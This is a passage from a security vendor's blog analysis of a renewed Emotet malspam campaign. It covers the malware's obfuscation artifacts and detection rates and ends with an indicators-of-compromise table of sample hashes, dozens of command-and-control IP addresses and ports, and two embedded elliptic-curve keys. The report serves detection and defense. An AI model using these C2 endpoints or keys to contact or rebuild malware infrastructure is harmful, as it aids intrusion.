

Figure 18: Final payload revealed

Some other artifacts that are similar to the previous generation of Emotet include the following:

- Empty import table



Figure 19: Empty Import table

- Minimal informative string



Figure 20: String of the executable file

- Similar code flow flattening technique



Figure 21: Code flow of Emotet

You can read more about these techniques in Deep Instinct's previous blog about Emotet.

The multi-step techniques detailed result in late detection only when the decrypted PE is uploaded to the memory, therefore, we see a low detection rate in VT for the initial DLL, while the decrypted DLL gets a higher detection rate.



Figure 22: Initial Emotet Dll



Figure 23: Final Emotet payload

Conclusion

Emotet has returned to send malspam after a few months of summer break.

The current waves don't show much change from those before their vacation; they're still trying to bypass detection by making some minor changes, adding benign code blocks, and moving to PE64.

Emotet has slightly altered its techniques and TTPs over the years as the threat landscape shifts in favor of new initial infection vectors and new bypassing methods.

We wouldn't be surprised if we saw Emotet shift from Excel 4.0 macros to another initial infection vector that would yield them more successful infections in the near-term future.

Deep Instinct customers are protected from the new Emotet campaign by multiple protection layers, both statically and dynamically, resulting in pre-execution prevention.



Figure 24: Static engine prevention for Emotet's malicious Office file

IOC

	Password Protected Zip samples	**Plain Attachment samples**
ZIP	19c43584bd90e6507ba4a4dad59fdf3a	N/A
XLS	e99144862c6a3bb1d25846e962dc1633	893f9b10a48073fc3fa0d5c8867f7200
DLL	b0ebf252754995807a8fe9dca7a063b8	bf488b48716275f2e3dc9efc7fea4aea
DLL Decrypted	236AE63E2AC25B35EDBCECA4443BD95F	
C2	45.235.8.30:8080 94.23.45.86:4143 119.59.103.152:8080 169.60.181.70:8080 164.68.99.3:8080 172.105.226.75:8080 107.170.39.149:8080 206.189.28.199:8080 1.234.2.232:8080 188.44.20.25:443 186.194.240.217:443 103.43.75.120:443 149.28.143.92:443 159.89.202.34:443 209.97.163.214:443 183.111.227.137:8080 129.232.188.93:443 139.59.126.41:443 110.232.117.186:8080 139.59.56.73:8080 103.75.201.2:443 91.207.28.33:8080 164.90.222.65:443 197.242.150.244:8080 212.24.98.99:8080 51.161.73.194:443 115.68.227.76:8080 159.65.88.10:8080	201.94.166.162:443 95.217.221.146:8080 173.212.193.249:8080 82.223.21.224:8080 103.132.242.26:8080 213.239.212.5:443 153.126.146.25:7080 45.176.232.124:443 182.162.143.56:443 169.57.156.166:8080 159.65.140.115:443 163.44.196.120:8080 172.104.251.154:8080 167.172.253.162:8080 91.187.140.35:8080 45.118.115.99:8080 147.139.166.154:8080 72.15.201.15:8080 149.56.131.28:8080 167.172.199.165:8080 101.50.0.91:8080 160.16.142.56:8080 185.4.135.165:8080 104.168.155.143:8080 79.137.35.198:8080 5.135.159.50:443 187.63.160.88:80

	Password Protected Zip samples	Plain Attachment samples
Eck1	MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAE86M1tQ4uK/Q1Vs0KTCk+fPEQ3cuwTyCz+gIgzky2DB5Elr60DubJW5q9Tr2dj8/gEFs0TIIEJgLTuqzx+58sdg==	
Eck2	MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEQF90tsTY3Aw9HwZ6N9y5+be9XoovpqHyD6F5DRTl9THosAoePIs/e5AdJiYxhmV8Gq3Zw1ysSPBghxjZdDxY+Q==	

References

* Figure 1: MalwareBazaar

† Figure 2: Twitter

Source: https://www.deepinstinct.com/blog/emotet-vacation-is-over-no-rest-for-the-wicked